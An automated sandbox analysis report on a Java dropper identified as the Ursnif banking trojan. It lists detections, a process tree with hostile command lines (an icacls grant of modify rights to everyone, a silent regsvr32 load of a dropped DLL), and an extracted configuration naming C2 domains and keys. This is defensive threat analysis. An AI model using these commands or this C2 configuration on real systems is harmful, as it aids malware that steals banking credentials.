ID: 406076
Sample Name: presentation.jar
Cookbook: defaultwindowsfilecookbook.jbs
Time: 17:56:10
Date: 06/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report presentation.jar 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: Ursnif 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 5
Sigma Overview 5
Signature Overview 5
AV Detection: 5
Software Vulnerabilities: 6
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
E-Banking Fraud: 6
Persistence and Installation Behavior: 6
Hooking and other Techniques for Hiding and Protection: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
URLs from Memory and Binaries 11
Contacted IPs 15
Public 15
Private 15
General Information 15
Simulations 17
Behavior and APIs 17
Joe Sandbox View / Context 17
IPs 18
Domains 21
ASN 22
JA3 Fingerprints 23
Dropped Files 24
Created / dropped Files 24
Static File Info 50
General 50
File Icon 50
Network Behavior 51
Network Port Distribution 51
TCP Packets 51

UDP Packets 52
DNS Queries 54
DNS Answers 55
HTTPS Packets 56
Code Manipulations 61
Statistics 61
Behavior 61
System Behavior 62
Analysis Process: cmd.exe PID: 6008 Parent PID: 4228 62
General 62
File Activities 62
File Created 62
Analysis Process: conhost.exe PID: 5988 Parent PID: 6008 62
General 62
Analysis Process: java.exe PID: 5732 Parent PID: 6008 63
General 63
File Activities 63
File Created 63
File Written 64
File Read 161
Registry Activities 166
Analysis Process: icacls.exe PID: 3160 Parent PID: 5732 166
General 166
File Activities 167
Analysis Process: conhost.exe PID: 2168 Parent PID: 3160 167
General 167
Analysis Process: iexplore.exe PID: 4812 Parent PID: 5732 167
General 167
File Activities 167
Registry Activities 167
Analysis Process: iexplore.exe PID: 6028 Parent PID: 4812 168
General 168
File Activities 168
Registry Activities 168
Analysis Process: regsvr32.exe PID: 6560 Parent PID: 5732 168
General 168
Disassembly 168
Code Analysis 169


Analysis Report presentation.jar

Overview


General Information

Sample Name:	presentation.jar
Analysis ID:	406076
MD5:	6c5e7908c3a06a..
SHA1:	d094aef9d24e13a.
SHA256:	cb8b20c28a0ac6..
Infos:	

Most interesting Screenshot:



Detection




Ursnif

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- Exploit detected, runtime environme…
- Exploit detected, runtime environme…
- Abnormal high CPU Usage
- Contains capabilities to detect virtua…
- Contains functionality to call native f…
- Contains functionality to check if a d…
- Contains functionality to dynamically…
- Contains functionality to query CPU …
- Contains functionality to query locale…
- Contains functionality to read the PEB

Classification



Startup

- **System is w10x64**
- cmd.exe (PID: 6008 cmdline: C:\Windows\system32\cmd.exe /c "C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe' -javaagent:'C:\Users\user\AppData\Local\Temp\jartracer.jar' -jar 'C:\Users\user\Desktop\presentation.jar" >> C:\cmdlinestart.log 2>&1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 5988 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - java.exe (PID: 5732 cmdline: 'C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe' -javaagent:'C:\Users\user\AppData\Local\Temp\jartracer.jar' -jar 'C:\Users\user\Desktop\presentation.jar' MD5: 28733BA8C383E865338638DF5196E6FE)
    - icacls.exe (PID: 3160 cmdline: C:\Windows\system32\icacls.exe C:\ProgramData\Oracle\Java\.oracle_jre_usage /grant 'everyone':(OI)(CI)M MD5: FF0D1D4317A44C951240FAE75075D501)
      - conhost.exe (PID: 2168 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - iexplore.exe (PID: 4812 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' https://www.java.com/ MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
      - iexplore.exe (PID: 6028 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4812 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - regsvr32.exe (PID: 6560 cmdline: regsvr32.exe /s C:\Users\user\AppData\Local\broker.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"C6HtybW6gOadm/yj7zZMo6G6KXFQ4dEp7zHfMW5IRELO0uvqi07MPT6/x9S6litknH+BvSY8WUJSCe++K06Znqzju0G9p4s7vFCRkOmz8D6jF964Fzsv95HaHsXi47+U2GiQ2Gikw0inkLSb2F3I2SWzZYUSFyC2M/2JSO9/RfzN4fQo
vVmdO23GnRaRT7RQ80xdzZmG/1KSXrPdpz6L0pheEWvnVtXAtJsxn0oJ2Av+YPARe6ceA0vZDing87oj0OaTGGHfCE60e2J7m50kPk40R/wZ5kCD/nJn2jktSyio6o+GuLZKR/fZyVreMHafB6O7UghEGnsrn77tN0EAJaA+F5jMamer1
uRrqfAyszw=",
  "c2_domain": [
    "app.buboleinov.com",
    "chat.veminiare.com",
    "chat.billionady.com",
    "app3.maintorna.com"
  ],
  "botnet": "2500",
  "server": "580",
  "serpent_key": "ZihFTxUSedu9uCzM",
  "sleep_time": "10",
  "SetWaitableTimer_value": "10"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000003.401528922.0000000003200000.00000040.00000001.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	


Unpacked PEs

Source	Rule	Description	Author	Strings
10.3.regsvr32.exe.3208d23.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
10.2.regsvr32.exe.4d70000.2.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Exploit detected, runtime environment starts unknown processes

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Persistence and Installation Behavior:

Exploit detected, runtime environment dropped PE file

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 2	Services File Permissions Weakness 1	Process Injection 1 2	Masquerading 1	OS Credential Dumping	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop c Insecure Network Communica
Default Accounts	Native API 2	DLL Side-Loading 1	Services File Permissions Weakness 1	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 1 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	Exploitation for Client Execution 2	Logon Script (Windows)	DLL Side-Loading 1	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
External Remote Services	Scheduled Task	Startup Items	Startup Items	Regsvr32 1	DCSync	System Information Discovery 2 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poir
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Services File Permissions Weakness 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	DLL Side-Loading 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellu Base Statio


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
presentation.jar	20%	Virustotal		Browse
presentation.jar	9%	Metadefender		Browse
presentation.jar	41%	ReversingLabs	ByteCode-JAVA.Trojan.Tnega	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\broker.dll	9%	Metadefender		Browse
C:\Users\user\AppData\Local\broker.dll	28%	ReversingLabs	Win32.Trojan.Johnnie	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.regsvr32.exe.3200000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://https://s2.go-mpulse.net/boomerang/	0%	URL Reputation	safe	
http://https://s2.go-mpulse.net/boomerang/	0%	URL Reputation	safe	
http://https://s2.go-mpulse.net/boomerang/	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class2.crl	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl	0%	URL Reputation	safe	
http://bugreport.sun.com/bugreport/	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://ocsp.sectigo.com	0%	URL Reputation	safe	
http://ocsp.sectigo.com	0%	URL Reputation	safe	
http://ocsp.sectigo.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://crl.securetrust.com/STCA.crl	0%	URL Reputation	safe	
http://crl.securetrust.com/STCA.crl	0%	URL Reputation	safe	
http://crl.securetrust.com/STCA.crl	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://r3.o.lencr.org	0%	Avira URL Cloud	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
consent-pref.trustarc.com	143.204.209.31	true	false		high
consent-st.trustarc.com	143.204.209.88	true	false		high
oracle.112.2o7.net	35.181.18.61	true	false		high
docs.cyberservices.biz	50.87.249.219	true	false		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
prefmgr-cookie.truste-svc.net	34.202.206.65	true	false		high
consent.trustarc.com	143.204.209.41	true	false		high
static.oracle.com	unknown	unknown	false		high
www.oracle.com	unknown	unknown	false		high
s.go-mpulse.net	unknown	unknown	false		unknown
trial-eum-clienttons-s.akamaihd.net	unknown	unknown	false		high
c.oracleinfinity.io	unknown	unknown	false		unknown
84-17-52-78_s-23-32-238-155_ts-1620316692-clienttons-s.akamaihd.net	unknown	unknown	false		high
685d5b19.akstat.io	unknown	unknown	false		unknown
trial-eum-clientnsv4-s.akamaihd.net	unknown	unknown	false		high
www.java.com	unknown	unknown	false		high
c.go-mpulse.net	unknown	unknown	false		unknown
dc.oracleinfinity.io	unknown	unknown	false		unknown
kqitits7mulnqyeucika-p323bx-53d3b3fe1-clientnsv4-s.akamaihd.net	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false		high
http://www.mtv.com/	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false		high
http://www.rambler.ru/	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false		high
